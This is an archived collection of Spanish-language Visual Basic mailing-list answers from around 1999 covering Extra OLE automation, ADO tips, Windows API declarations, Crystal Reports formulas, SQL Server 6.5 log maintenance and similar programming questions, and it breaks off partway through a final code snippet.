Extra tiene un OLE Server que está muy bien y es fácil de usar. En la ayuda de Extra verás en 'Contenido' un ítem llamado 'Ayuda para la automatización OLE' donde encontrarás toda la teoría que se necesita para trabajar con EXTRA.

Para encontrar ejemplos, existe un truco: utilizar el grabador de macros de Extra para registrar varias operaciones de navegación por el host, y usar luego el Editor de Macros de Extra para ver el código que se ha generado. Este código es precisamente Extra Basic, y es perfectamente compatible con VB, hasta el punto de que si haces Copy Paste y lo insertas en un proyecto de VB funciona perfectamente.

Otra cosa: si quieres usar Extra en un proyecto VB, tendrás que referenciar el OLE Server de Extra en VB. Esto se hace vía menu: Proyecto - Referencias, marcando el elemento 'Attachmate Extra 6.2 Object Library' (la versión puede ser diferente). Una vez hecho esto, verás a través del examinador de objetos (F2) la librería EXTRA, con todos sus objetos y métodos.

Por último: Extra no soporta (hasta donde yo sé) la vinculación temprana, es decir, no te deja hacer

```
Dim x as EXTRA.ExtraSystem
Dim y as EXTRA.ExtraSession

Set x = New EXTRA.ExtraSystem
Set y = x.Sessions.Open("MiSesión.edp")
```

sino que tienes que declarar un objeto genérico

```
Dim x as Object
Dim y as Object
set x = CreateObject("Extra.System")
Set y = x.Sessions.Open("MiSesión.edp")
```

Esta segunda manera te impide usar la ayuda en línea de VB (la que te visualiza los métodos de un objeto al poner el punto), de modo que un truco es utilizar la primera sintaxis para disponer de la ayuda (mientras escribes código) y cambiar a la segunda para compilar y ejecutar.

Hace más de diez años que trabajo con HLLAPI (lo que había antes de EXTRA), de hecho tengo incluso una librería que permite acceder desde CLIPPER a las sesiones HLLAPI; por tanto creo que se algo de este tema y puedo decir que el OLE Server de EXTRA es un gran avance sobre las antiguas API; mucho más cómodo de usar y bastante fiable. De todos modos, programar el acceso a host es un tema bastante complejo, ya que al fin y al cabo dependes de un ordenador remoto que puede colgarse, temporizar, enviar cosas raras...

Mucha paciencia y buena suerte

Diego Buendía
Barcelona, Spain

Yo trabaje en banco Rio con VB y Extra para poder automatizar varias cargas de datos en una base AS/400. Todas las maquinas del banco tenian Extra asi que era lo ideal. La version con la que trabaje era la 6.3, sin embargo el help y el type

library con el que venia (con el que hacia yo referencia en VB) era de la version 6.2 (no se porque), por lo que algunas funciones estaban mal documentadas y todo volaba por los aires (todo fue cuestion de prueba y error). El producto final fue bastante robusto igual.
Lo que dice Diego es verdad, el Extra no soporta early binding, declaraciones explícitas de objetos, sino late binding.
Aqui va un pequeñito código de esa epoca que desempolve y comente para que tengas un ejemplito:

```
'Dimensionas todo 'As Object' ----> Late binding
Dim OExtraSys As Object
Dim OSes As Object
Dim OScr As Object

'Creas un objeto session que vendria ser como el objeto Application cuando
instancias word, excel, etc. desde VB
Set OExtraSys = CreateObject("EXTRA.System")

'Creas una sesion y la abris, pasando como parametro el path de un archivo .edp
'que especifica las caracteristicas de la misma; es el archivo que te crea cuando
'creas una session nueva y haces 'save as....' desde el menu file
Set OSes = OExtraSys.Sessions.Open("c:\program files\extra!\Sessions\Session2.edp")
'Seteas el time out en milisegundos (pasado este tiempo, si no recibió respuesta
del host
'al hacerle algun requerimiento de informacion levanta un error.)
OExtraSys.TimeoutValue = 3000

'Creas una instancia de una pantalla comun del Extra dentro de la session para leer
la informacion
Set OScr = OSes.Screen
OSes.Activate

'Podes trabajar con esta estando visible o no
OSes.Visible = True
Despues tenes los metodos del objeto Screen para trabajar con el texto de la
pantalla

with OSes
    .PutString "texto", 5, 32 'inserta un cadena en una fila y columna especificada

    .MoveTo 5, 32 'mueve el cursor a una posicion determinada

    .SendKeys ("texto tipeado") 'emula el tipeo de teclas

    .SendKeys ("") ' las teclas especiales se ponen entre <..>

    .GetString(22, 2, 22) 'te devuelve un variant (ojo! no un string) conteniendo
la cantidad de caracteres
    'especificados a partir de una fila y columna especificada

    .WaitForString("NRO.CUENTA INEXISTENTE", 22, 2) 'espera (como maximo lo que le
pusiste en time out)
    'a que en una posicion determinada aparezca el string que le pasas. Es lo que
mas vas a usar para saber
    'cuando te llego respuesta del host

end with
```

Bueno, espero que te sirva y mucha suerte....

Gustavo Ansaldi

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ver los indices de una tabla

```
>>>>
Tengo 2 listbox en uno muestro todos los recordset de la base.
Cuando yo elijo un recordset el segundo listbox me tiene que mostrar los
índices que tiene ese recordset.
<<<<

Suponiendo que tengo una variable de tipo database llamada db y el listbox
para mostrar los índices de llama list2, debes introducir en el evento
click del primer listbox :

Dim id As Index

List2.Clear
For Each id In db.TableDefs(List1.List(List1.ListIndex)).Indexes
    List2.AddItem id.Name
Next
set id=Nothing

Un saludo.

_____________________________________________________
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Wizard de empaquetado y Correccion

---

mira amiga yo he descubierto como evitar esta fallas y evitar tambien que te arruine el access con el empaquetado de visual basic 6.0

el primer paso cuando generes tu instalador te pregunta cuando no encuentra un archivo te dice si crea las dependencias le das click a los combos .

2 paso
cuando te presenta la lista de archivos que contendra el instalador quitale el check a un archivo que tiene extension exe , que no es tu aplicacion tambien quitale el check al mfc42.dll creo que esa es la dll o una parecida asi y luego tambien a una Mvrt a algo asi DLL.
y con esto el instalador se hara mas pequeno y no te pedira esas dll innecesarias

JES de Honduras
yo lo he probado y funciona

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

10 Tips para Optimizar ADO

Hola Amigos:

En la edición de Mayo del VBPJ (Visual Basic Programmer Journal) describieron 10 tips para la optimización del ADO que paso a describir:

1.- Evitar Actualizaciones a traves de RecordSets. Debido a que el proposito del RecordSet es brindar consultas mas rapidas a traves de la opcion de RecordSet Desconectados, minimizando las conexiones.

2.- Utilizar Stored Procedures. Ya todos sabes que es mejor debido a que ya se encuentra compilado en el Server y ademas de tener mayor prioridad, ademas de su facil mantenimiento y seguridad

3.- Crear el Minimo RecordSet. En otras palabras seleccionar segun el tipo de operacion que se va realizar el tipo de recordset (Cursor Type o Cursor Location)a abrir

4.- Use RecordSets Desconectados. Logicamente para economizar conexiones y para presentar consultas mas rapidas.

5.- Define Comandos Parametrizados. Segun lo que entendi es que al definirlos de esta forma lo que se envia al servidor es una colecciones de Parametros que optimiza la ejecución de Stored Procedure.

6.- Encapsula El Aceso a la Data. Obviamente se refiere a trabajar con componentes.

7.- Use el Data Shaping para retornar datos de Cabecera y detalle. Debido a que significa menos trafico de red y menor consumo de recursos para el cliente.

8.- Use el MTS

9.- Use Parametros de Salida. Cuando un stored devuelve un valor o un RecordSet se recomienda devolverlo como parametro de salida debido a que se evita el crear un nuevo objeto.

10.- Obtenga solo la data que se requiere. Solo debemos extraer las columnas o filas, osea no debemos tomar toda la tabla sino los valores necesarios.

Espero que les sirva.

Saludos

Felix Tello (MCSE)

P.D. Disculpen los errores de ortografia...

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ayuda sobre cadenas en visual

Esto es de la autoría de Jorge Serrano (mvisual@programando.com), no lo he probado pero espero te sirva.

Filtro de cadenas de texto

Diciembre 1998.
Visual Basic 32 bits.

En no menos de una ocasión, nos habremos encontrado con la posibilidad de encontrarnos con una larga cadena de texto, la cual deseamos separar en trozos. Para separar en trozos una cadena o más cadenas de texto, podemos hacerlo metiendo cada uno de los trozos en un Array, pero el uso de controles de comunicaciones, obliga a utilizar cadenas de texto ya que los Arrays no los acepta, por lo que nos vemos en la obligación de enviar todo en un único string, separando cada trozo con un identificador que puede ser un carácter "," ó un carácter "{Tab}" o cualquier otro.

Hasta aquí todo correcto, pero al llegar a nuestro lugar de destino, debemos reconvertir la cadena recibida a la original.

El siguiente ejemplo, recibe un cadena con un determinado carácter separador, como por ejemplo ",", y lo elimina. Este ejemplo reconstruye la cadena única en una única, es decir:

Si enviamos la cadena: "Esto es, un pequeño ejemplo", el programa no nos devolverá "Esto es" "un pequeño ejemplo", sino "Esto es un pequeño ejemplo".

Podemos personalizar esta rutina como deseemos.

Otra característica de est rutina es la posiblidad de sensibilidad o no, es decir, si le pasamos en el argumento Compare de la rutina un 0, el programa encuentra el separador, pero si ponemos un 1, el programa encuentra cualquier separador, como por ejemplo, la "n" y la "N".

Añada un control CommandButton y el siguiente código:

Ejemplo:

```
Private Const CASE_SENSITIVE = 0
Private Const CASE_INSENSITIVE = 1

Function After(ByVal Source As Variant, ByVal Target As String, ByVal
Compare As Integer) As Variant
    Source = CStr(Source)
    If InStr(1, Source, Target, Compare) = 0 Then
       After = Source
    Else
       After = Mid(Source, InStr(1, Source, Target, Compare) + Len(Target))
    End If
End Function
```

```
Function Before(ByVal Source As Variant, ByVal Target As String, ByVal Compare As
Integer) As Variant
    Source = CStr(Source)
    If InStr(1, Source, Target, Compare) = 0 Then
       Before = Source
    Else
       Before = Left(Source, InStr(1, Source, Target, Compare) - 1)
    End If
End Function

Function Parse(Source As Variant, Separator As String, Compare As Integer) As
String
    Parse = ""
    Source = CStr(Source)
    Do While InStr(1, Source, Separator, Compare) <> 0
       Parse = Parse & Before(Source, Separator, Compare)
       Source = After(Source, Separator, Compare)
    Loop
    If Parse = "" Then
        Parse = Source
    Else
        Parse = Parse & Source
    End If
    Source = ""
End Function

Private Sub Command1_Click()
    Dim Cadena As String
    Cadena = Parse("Este, es un ejemplo de uso, de esta breve rutina.", ",", 0)
    MsgBox Cadena
End Sub
-----------------------
¡SALUDOS!
Lic. Daniel Quintero Rojas
Soluciones y Especialistas en la Informacion
Of. 5687-8384, Casa 5637-8167
Ciudad de Mexico
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Creacion de una DLL en C

Hacer una DLL es muy sencillo, aunque desgraciadamente el proceso varia un poco segun la herramienta que utilices para programar en C.

Yo por ejemplo utilizo el Visual C++ 5.0 y en una ocasion me pase al Borland C y tuve unos cuantos problemas a la hora de crear una DLL compatible (compatible con otro programa hecho con VC)

Por ejemplo, en VC los pasos a seguir son estos:

1) Programas tu DLL en C como harias con cualquier programa.
Tan solo hay dos pequeñas diferencias:
- al tratarse de una DLL no existe una funcion main().
- debes indicar que la llamada a la funcion siga la convencion stdcall.
Por ejemplo, una funcion definida como "int myfunc()" quedaria de la siguiente manera: "int __stdcall myfunc()".

2) Una DLL dispone de funciones que seran llamadas desde otros lenguajes.
Necesitas indicar cuales son las que vas a exportar. Para ello debes crearte un fichero ".def" con cualquier editor de texto.
Este fichero contendra las lineas siguientes:

```
LIBRARY NombreDll
EXPORT
   funcion1 @10
   funcion2 @20
   ..........
   funcionN @N*10
```

O sea, despues de LIBRARY indicas el nombre de la DLL. Si por ejemplo tu DLL se va a llamar "pepito.dll" pondrias LIBRARY pepito.
Debajo de EXPORTS escribes el nombre de cada una de las funciones que vas a exportar (las que podran ser llamadas desde fuera). Lo del "@10" es para identificar la funcion con un numero. De hecho siempre es mas rapido llamar a una funcion de una DLL por su codigo o numerito que por su nombre, pues el nombre implica deducir el punto de entrada partiendo de una tabla Nombre-numero.... aunque el tiempo que se puede tardar en hacer esto es practicamente despreciable.
No importa que numeros pongas mientras que sean distintos. Yo suelo ponerlos de 10 en 10...

No recuerdo si el nombre del fichero def debe ser igual al de la DLL... en cualquier caso es lo logico, por tanto lo llamarias "pepito.def" (desde el entorno VC deberas agregarlo a mano al proyecto)

3) Pues ya esta creada la DLL. Ahora simplemente necesitas declararla en el VB, indicando que tal funcion pertenece a tu DLL. Si no indicas el path de la DLL en la sentencia DECLARE, el fichero pepito.dll" debera estar en el directorio system o system32 del Windows o en el mismo directorio que la aplicacion VB.

Todo esto te lo he contado para el Visual C
Con el Borland C es lo mismo, pero creo recordar que en vez de "__stdcall" se usaba otra palabra clave... es cuestion de investigar un poco.
Si tuvieses algun problema no dudes en comentarmelo.

NOTA: por supuesto, a la hora de crear la DLL, desde el VC elige la opcion de "Dinamic Link Library", sin soporte MFC ni nada de nada.

Suerte

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Crystal Reports. Suma detalles suprimidos

Para obtener el total podrias trabajar con formulas que empleen variables,. Yo tengo un report con las siguiente formulas:

La primera

```
NumberVar Contador;
WhilePrintingRecords;
   contador :=0
```

```
' Esta formula lo que me hace es iniclaizarme la varible contador, y lo situo en aqeullos lugares donde quiero que se me ponga a cero.
```

La segunda y que me suma:

```
NumberVar Contador;
WhilePrintingRecords;
   contador := contador +1
```

me va sumando y la voy poniendo en la linea de detalle. Entonce si tu pones un if antes del contador creo que ya tienes lo que quieres, claro que tendrias que adecuarlo algo a lo tuyo:

```
NumberVar Contador;
WhilePrintingRecords;
If Previous({Factura.idFactura})<>{Factura.idFactura}
   contador := contador +1
```

y despues para mostrarla:

```
NumberVar Contador;
WhilePrintingRecords;
contador
```

Obviamente esto es un contador uno a uno, si quieres añadir mas de uno pon el campo que quieras. Espero que sea esto lo uqe uieras y te sirva, de todas maneras si tienes alguna duda, dimelo.

Un saludo. Alberto.

Notax: ¿Qué crystal tienes? Todo lo que te he dicho es con la verison 6. (Tu la formula la has puesto en la opcion "suprimir" o en "ocultar"???

-----Mensaje original-----
De: Angel Domínguez Barreñada [angel@jeem.com>mailto:angel@jeem.com]
Enviado el: viernes 25 de junio de 1999 10:43
Para: visualbasic-esp@egroups.com; vb-esp uba
Asunto:vb-esp : Crystal Reports. Suma detalles suprimidos

Hola a todos:

Tengo hecho un informe en el que le obligo a suprimir las líneas de detalle cuando se cumple cierta condición, es decir, en el formato de Detalles le indico:
Suprimir si: Previous({Factura.idFactura})={Factura.idFactura}

Esto lo hace correctamente, pero cuando inserto un campo de totalización, suma todos los registros, los que se visualizan en detalles y los que no se visualizan y, lógicamente, quiero que sólo sume los que se visualizan.

¿Sabéis cómo se puede solucionar? Muchas gracias.

Un saludo,

Angel Domínguez Barreñada
angel@jeem.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Detectar modem encendido

---

enviale al módem el comando "AT" y el te debe de responder con un "OK"

David F. Vega Galvis.
ICQ 40812528
Bucaramanga, Colombia

----- Mensaje original -----
De: Delgado Fernandez Pedro <delgadof@ish.com.ar>
Para: <vb-esp@ccc.uba.ar>
Enviado: Viernes 23 de Julio de 1999 04:03 PM
Asunto: vb-esp : modem para principiante

> hola amigos:
>
> aunque parezca inventar la bicicleta en la era espacial me propuse
> hacer algo para comunicarme con otra compu por el alambre, aqui va mi
> duda:
>
> hice un form con un MSComm para el modem y no encuentro la forma de
> detectar si el modem esta o no encendido cuando activo el form.
>
> muchisimas gracias.
>
>
> Pedro Delgado
> Salta - Argentina
> delgadof@ish.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Al final, buscando, buscando encontré MSDN (sección Development Platform) una referencia a la función SHGetFolderPath, que he traducido así:

```
Declare Function SHGetFolderPath _
        Lib "SHFolder.DLL" _
        Alias "SHGetFolderPathA" (ByVal hwndOwner As Long, _
                                  ByVal nFolder As Integer, _
                                  ByVal hToken As Long, _
                                  ByVal dwFlags As Long, _
                                  ByVal pszPath As String) As Long
```

y se la llama así:

```
Dim strDir As String
Dim lngResult As Long

strDir = Space(260)

lngResult = SHGetFolderPath(0&, nFolder , 0&, dwFlags, strDir)

If lngResult = 0 Then
  ' ben
  strDir = Left$(strDir, InStr(strDir, Chr$(0)) - 1)
Else
  strDir = ""
End If
```

dwFlags tiene 2 valores posibles:

```
'dwFlags
Public Const SHGFP_TYPE_CURRENT = 0 ' // current value for user,
verify it exists
Public Const SHGFP_TYPE_DEFAULT = 1 ' // default value, may not
exist
```

nFolder es enumerado, y puede tomar alguno de los siguiente:

```
' Constantes para el argumento nFolder
' (Usar valores en arcDirectorio para llamar a ARCGetShellFolder)
'
Public Const CSIDL_DESKTOP = &H0 ' //
Public Const CSIDL_INTERNET = &H1 ' // Internet Explorer (icon on desktop)
Public Const CSIDL_PROGRAMS = &H2 ' // Start Menu\Programs
Public Const CSIDL_CONTROLS = &H3 ' // My Computer\Control Panel
Public Const CSIDL_PRINTERS = &H4 ' // My Computer\Printers
Public Const CSIDL_PERSONAL = &H5 ' // My Documents
Public Const CSIDL_FAVORITES = &H6 ' // \Favorites
Public Const CSIDL_STARTUP = &H7 ' // Start Menu\Programs\Startup
Public Const CSIDL_RECENT = &H8 ' // \Recent
Public Const CSIDL_SENDTO = &H9 ' // \SendTo
Public Const CSIDL_BITBUCKET = &HA ' // \Recycle Bin
Public Const CSIDL_STARTMENU = &HB ' // \Start Menu
Public Const CSIDL_DESKTOPDIRECTORY = &H10 ' // name>\Desktop
Public Const CSIDL_DRIVES = &H11 ' // My Computer
```

```
Public Const CSIDL_NETWORK = &H12 ' // Network Neighborhood
Public Const CSIDL_NETHOOD = &H13 ' // \nethood
Public Const CSIDL_FONTS = &H14 ' // windows\fonts
Public Const CSIDL_TEMPLATES = &H15
Public Const CSIDL_COMMON_STARTMENU = &H16 ' // All Users\Start Menu
Public Const CSIDL_COMMON_PROGRAMS = &H17 ' // All Users\Programs
Public Const CSIDL_COMMON_STARTUP = &H18 ' // All Users\Startup
Public Const CSIDL_COMMON_DESKTOPDIRECTORY = &H19 ' // All Users\Desktop
Public Const CSIDL_APPDATA = &H1A ' // name>\Application Data
Public Const CSIDL_PRINTHOOD = &H1B ' // name>\PrintHood
Public Const CSIDL_LOCAL_APPDATA = &H1C ' // name>\Local Settings\Applicaiton Data
(non roaming)
Public Const CSIDL_ALTSTARTUP = &H1D ' // non localized startup
Public Const CSIDL_COMMON_ALTSTARTUP = &H1E ' // non localized common startup
Public Const CSIDL_COMMON_FAVORITES = &H1F
Public Const CSIDL_INTERNET_CACHE = &H20
Public Const CSIDL_COOKIES = &H21
Public Const CSIDL_HISTORY = &H22
Public Const CSIDL_COMMON_APPDATA = &H23 ' // All Users\Application Data
Public Const CSIDL_WINDOWS = &H24 ' // GetWindowsDirectory()
Public Const CSIDL_SYSTEM = &H25 ' // GetSystemDirectory()
Public Const CSIDL_PROGRAM_FILES = &H26 ' // C:\Program Files
Public Const CSIDL_MYPICTURES = &H27 ' // C:\Program Files\My Pictures
Public Const CSIDL_PROFILE = &H28 ' // USERPROFILE
Public Const CSIDL_SYSTEMX86 = &H29 ' // x86 system directory on RISC
Public Const CSIDL_PROGRAM_FILESX86 = &H2A ' // x86 C:\Program Files on RISC
Public Const CSIDL_PROGRAM_FILES_COMMON = &H2B ' // C:\Program Files\Common
Public Const CSIDL_PROGRAM_FILES_COMMONX86 = &H2C ' // x86 Program Files\Common on
RISC
Public Const CSIDL_COMMON_TEMPLATES = &H2D ' // All Users\Templates
Public Const CSIDL_COMMON_DOCUMENTS = &H2E ' // All Users\Documents
Public Const CSIDL_COMMON_ADMINTOOLS = &H2F ' // All Users\Start
Menu\Programs\Administrative Tools
Public Const CSIDL_ADMINTOOLS = &H30 ' // \Start Menu\Programs\Administrative Tools

' nFolder (otros. Para sumar)

Public Const CSIDL_FLAG_CREATE = &H8000 ' // combine with CSIDL_ value to force
create on SHGetSpecialFolderLocation()
Public Const CSIDL_FLAG_DONT_VERIFY = &H4000 ' // combine with CSIDL_ value to
force create on SHGetSpecialFolderLocation()
Public Const CSIDL_FLAG_MASK = &HFF00 ' // mask for all possible flag values
```

Un ejemplo:

```
SHGetFolderPath(0&, CSIDL_PERSONAL + CSIDL_FLAG_CREATE, 0&, dwFlags,
SHGFP_TYPE_CURRENT)
```

Podría devolver "C:\Mis documentos" y además, si el directorio todavía no existe, él se encarga de crearlo.

Una nota:

La librería SHFolder.DLL que proporciona esta función solo existe en Windows2000, o en Win95/98/NT4 con Internet Explorer 4.0 o superior.

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Extraer iconos. *(2 mensajes)*

Muy buenas, don Asdrubal y resto de personal.
Te envío como se hace básicamente lo que quieres, partiendo de ello, lo adaptas a tus necesidades.

```
'---------------esto en un módulo bas----------------------------------
'=========================================
'Función para extraer iconos de los archivos
'=========================================
Public Const MAX_PATH = 260
Public Const SHGFI_DISPLAYNAME = &H200
Public Const SHGFI_EXETYPE = &H2000
Public Const SHGFI_SYSICONINDEX = &H4000 ' System icon index
Public Const SHGFI_LARGEICON = &H0 ' Large icon
Public Const SHGFI_SMALLICON = &H1 ' Small icon
Public Const ILD_TRANSPARENT = &H1 ' Display transparent
Public Const SHGFI_SHELLICONSIZE = &H4
Public Const SHGFI_TYPENAME = &H400
Public Const BASIC_SHGFI_FLAGS = SHGFI_TYPENAME _
   Or SHGFI_SHELLICONSIZE Or SHGFI_SYSICONINDEX _
   Or SHGFI_DISPLAYNAME Or SHGFI_EXETYPE

Public Type SHFILEINFO
    hIcon As Long
    iIcon As Long
    dwAttributes As Long
    szDisplayName As String * MAX_PATH
    szTypeName As String * 80
End Type

Public Declare Function SHGetFileInfo Lib "shell32.dll" Alias
"SHGetFileInfoA" _
   (ByVal pszPath As String, _
    ByVal dwFileAttributes As Long, _
    psfi As SHFILEINFO, _
    ByVal cbSizeFileInfo As Long, _
    ByVal uFlags As Long) As Long

Public Declare Function ImageList_Draw Lib "comctl32.dll" _
   (ByVal himl&, ByVal i&, ByVal hDCDest&, _
    ByVal x&, ByVal y&, ByVal flags&) As Long

Public shinfo As SHFILEINFO


'---------------esto en el lugar apropiado del form-------------------
    Dim r&, hImgSmall& , hImgLarge&
    Dim Fichero as String 'le tienes que asignar la ruta completa
   '---------para insertar el icono------------
    'borra los iconos anteriores
    Picture1.Picture = LoadPicture()
    'obtener los iconos asociados al archivo
    hImgSmall = SHGetFileInfo(Fichero, 0, shinfo, Len(shinfo), _
    BASIC_SHGFI_FLAGS Or SHGFI_SMALLICON)
```

```
    'hImgLarge = SHGetFileInfo(Fichero, 0, shinfo, Len(shinfo), _
    BASIC_SHGFI_FLAGS Or SHGFI_LARGEICON)
    'dibuja los iconos en los píctures
    r = ImageList_Draw(hImgSmall, shinfo.iIcon, Picture1.hDC, 0, 0,
ILD_TRANSPARENT)
    'r = ImageList_Draw(hImgLarge, shinfo.iIcon, Picture1.hDC, 0,
0,ILD_TRANSPARENT)
    Picture1.Refresh
Picture1.Picture = Picture1.Image
```

Hola Asdrubal. Te adjunto una página que quizá te sirva de ayuda.
Tambien tengo por ahi la estructura de los archivos .ICO (no la encontré al momento de escribirte esto)
En cuanto la encuentre, te la envío.

Saludos.
Jose

icons32.htm

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Fuentes grandes o pequeñas

HOla amigos

Para saber si un sistema tiene configurado fuentes grandes o pequeñas, encontre este sistema, pero imagino que habra otros (que tambien me gustaria conocer)

```
'--------------------
'conocer caracteristicas del font que esta configurado

   InfoFont = GetTextMetrics(hdc, lpMetrics)'devuelve 0 si hay error y no cero si ok

los valores qeu devuelve son:
        lpMetrics.tmDigitizedAspectX = 120 si fuente grande y =96 si fuente pequeña
        lpMetrics.tmDigitizedAspectY = 120 si fuente grande y =96 si fuente pequeña


------------------------------------------------------------
Declare Function GetTextMetrics Lib "gdi32" Alias "GetTextMetricsA" (ByVal hdc As Long, lpMetrics As TEXTMETRIC) As Long

Type TEXTMETRIC
        tmHeight As Long
        tmAscent As Long
        tmDescent As Long
        tmInternalLeading As Long
        tmExternalLeading As Long
        tmAveCharWidth As Long
        tmMaxCharWidth As Long
        tmWeight As Long
        tmOverhang As Long
        tmDigitizedAspectX As Long
        tmDigitizedAspectY As Long
        tmFirstChar As Byte
        tmLastChar As Byte
        tmDefaultChar As Byte
        tmBreakChar As Byte
        tmItalic As Byte
        tmUnderlined As Byte
        tmStruckOut As Byte
        tmPitchAndFamily As Byte
        tmCharSet As Byte
End Type

Public lpMetrics As TEXTMETRIC


Espero te sirva.
Un saludo


++++++++++++++++++++++++++++++++++++++++++++
Pablo Leyva
SIEMENS, S.A.
Tres Cantos. Ronda de Europa, 5. Madrid 28760 (España)
( MailTo:pleyva@ssa.siemens.es)
```

http://www.siemens.es
++

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Log SQL 6.5

Hola a todos y gracias por su infinita colaboracion.

El tema es la solucion a un problema que como siempre luego de resuelto me gusta publicarlo para que no pierdan el tiempo que yo perdi.

Ambiente : NT 4 SP 4, SQL Server 6.5 SP 5

Problema :
Se lleno el log de una base de datos de considerable tamaño y se procedio a limpiar el log tal cual recomienda books online.

```
DUMP TRANSACTION basededatos TO diskdump WITH NO_LOG
DUMP DATABASE basededatos TO diskdump
DBCC CHECKDB ( basededatos )
```

Luego de hacer esto, baje y volvi a subir el servidor SQL y al hacer un edit de la base para ver el espacio libre en el log, el mismo seguia 100% ocupado. Hacer click en el boton RECALCULATE NO DABA RESULTADO !!!.

Sospecha :
Se sospechaba problema de refresco, ya que es sabido que SQL consulta el syslogs para saber los espacios ocupados y libres en cada bd, y por algun motivo no se estaba actualizando .

Solucion :

Aplicar un recalculo a codigo de la siguiente manera :

```
SP_DBOPTION database_name, 'single user', true
GO
SP_SPACEUSED syslogs, @UPDATEUSAGE=true
GO
SP_DBOPTION database_name, 'single user', false
GO
```

Hecho esto pueden tirarse varios comandos para ver como quedo, uno simple es un DBCC CHECKTABLE (SYSLOGS), o con el propio edit de la base y un recalculate mostrara el tamaño ocupado en el log de forma correcta.

Saludos a todos.

Javier Menendez

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Manejo de las Barras de desplazamiento en un formulario MDI.

Para poner Scrolls a 0 (esquina superior izquierda)
     HScroll1.Value = 0
     VScroll1.Value = 0
Esto funciona con los controles HScroll y VScroll1. No ocurre lo mismo con las barras automáticas. En este caso debes usar la API SetScrollPos, que establece la posición de la caja de desplazamiento del Scroll. Como no viene explicada en el libro de Appleman, te doy los datos para VB:

```
Declare Function SetScrollPos Lib "user32" (ByVal hwnd As Long, ByVal nBar As
Long, ByVal nPos As Long, ByVal bRedraw As Long) As Long

Const SB_HORZ = 0
Const SB_VERT = 1
```

Parámetros :
-hWnd : manipulador de la Ventana que tiene el Scroll
-nBar : Indicador de Scrooll a establecer, SB_HORZ (horizontal) o SB_VERT (vertical)
-nPos : Nueva posición del Scroll
-bRedraw : Indicador de redibujo, True para redibujar, False para no redibujar

Establecer posiciones suele funcionar bien en barras automáticas, lo que no se puede hacer es establecer rangos, que son evidentemente automáticos.

Sobre la otra pregunta: Los valores negativos son para que los formularios se muevan en sentido contrario a las barras de desplazamiento, de otra manera se moverían en el mismo sentido que la barra. La propiedad Top toma como referencia el borde del formulario principal para el valor 0, si el contenido se oculta por arriba la distancia será negativa y si se desplaza hacía abajo positiva. Con la propiedad Left ocurre igual referido al borde izquierdo.

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

-----Mensaje original-----
De: Cablinski <cablinsk@internet.siscotel.com>
Para: visualbasic-esp@egroups.com <visualbasic-esp@egroups.com>
Fecha: jueves 3 de junio de 1999 11:31 a.m.
Asunto: vb-esp : Manejo de las Barras de desplazamiento en un formulario MDI.

Buenas Noches:

Les envio este mensaje porque he decidido cambiar una aplicacion SDi que tenia por MDI y me encuentro con dos problemas.
El primero es que a medida que voy mostrando ventanas me aparecen las barras de desplazamiento en el fomulario principal y no se como hacer para posicianarme muevamente en la esquina superior izquierda del formulario principal. Es decir desplazar las barra horizontal hacia la izquierda y la vertical hacia arriba.
El segundo se produce con referencia a las propiedades top y left de los formularios child que tengo. Cada vez que hago un show desde un formulario defino las propiedades top y left del formulario a mostrar a partir de las que tienen el formulario en que estoy parado para simular un efecto de cascada. El asunto es que

cuando me aparecen las benditas barras de desplazamiento en el formulario principal y me muevo esas propiedades comienzan a dar valores negativos y no se como interpretarlas. En teoria y segun la ayuda top y left son distancias y si mal no me enseñaron en matematica la distancia es siempre positiva.
Cuestion que no entiendo porque toma valores negativos.
Este detalle hace que se pierda la cascada porque el nuevo formulario aparece arriba y mas a la izquierda del anterior.

Desde ya muchas gracias por sus comentarios.

Saludos

Pablo Cablinski
mailto:cablinsk@internet.siscotel.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Nº CUIT

On Mon, 7 Jun 1999 13:13:40 -0300, you wrote:

>Voy a tratar de efectuar una aplicación comercial, alguien me puede informar
>en el caso del Nº de CUIT (Clave Unica de Identificación Tributaria), como
>se puede hacer para que se valide el dato con el dígito verificador.

yo uso estafuncion, donde el argumento son los 10 primeros dígitos sin sepataciones

```
?Digicuit("2012345678")
Function Digicuit(Cuit As String) As Integer
    Dim Sum As Integer
    Dim Coef As Variant, Lon%, Resultado
    Dim i%, Resto%
    Coef = Array(0, 5, 4, 3, 2, 7, 6, 5, 4, 3, 2)

    Sum = 0
    For i = 1 To 10
        Sum = Sum + Val(Mid(Cuit, i, 1)) * Coef(i)
    Next
    Resto = Sum Mod 11
    Digicuit = 11 - Resto

End Function
```

Saludos
*** Lalo ***

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Notas sobre Crystal Report

Hola a todos:
Adjunto un fichero con algunas notas sobre el CR 46 (el que viene con el VB 5), creo que pueden ser útiles.

Saludos
Luis Javier

cr46.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Pasar matriz como parametro

hola jose, vb no admite el paso de tipos definidos por un usuario como parámetros a funciones definidas como private o public, para hacer lo que tu deseas tienes que definir a la función que va a recibir la matriz como "Friend" y con eso resuelves tu problema

```
Friend Function mifuncion(matriz() As edad) As Boolean
Dim i As Integer
    For i = 0 To 79
        grdX.TextMatrix(i, 1) = matriz(i).dimensiones
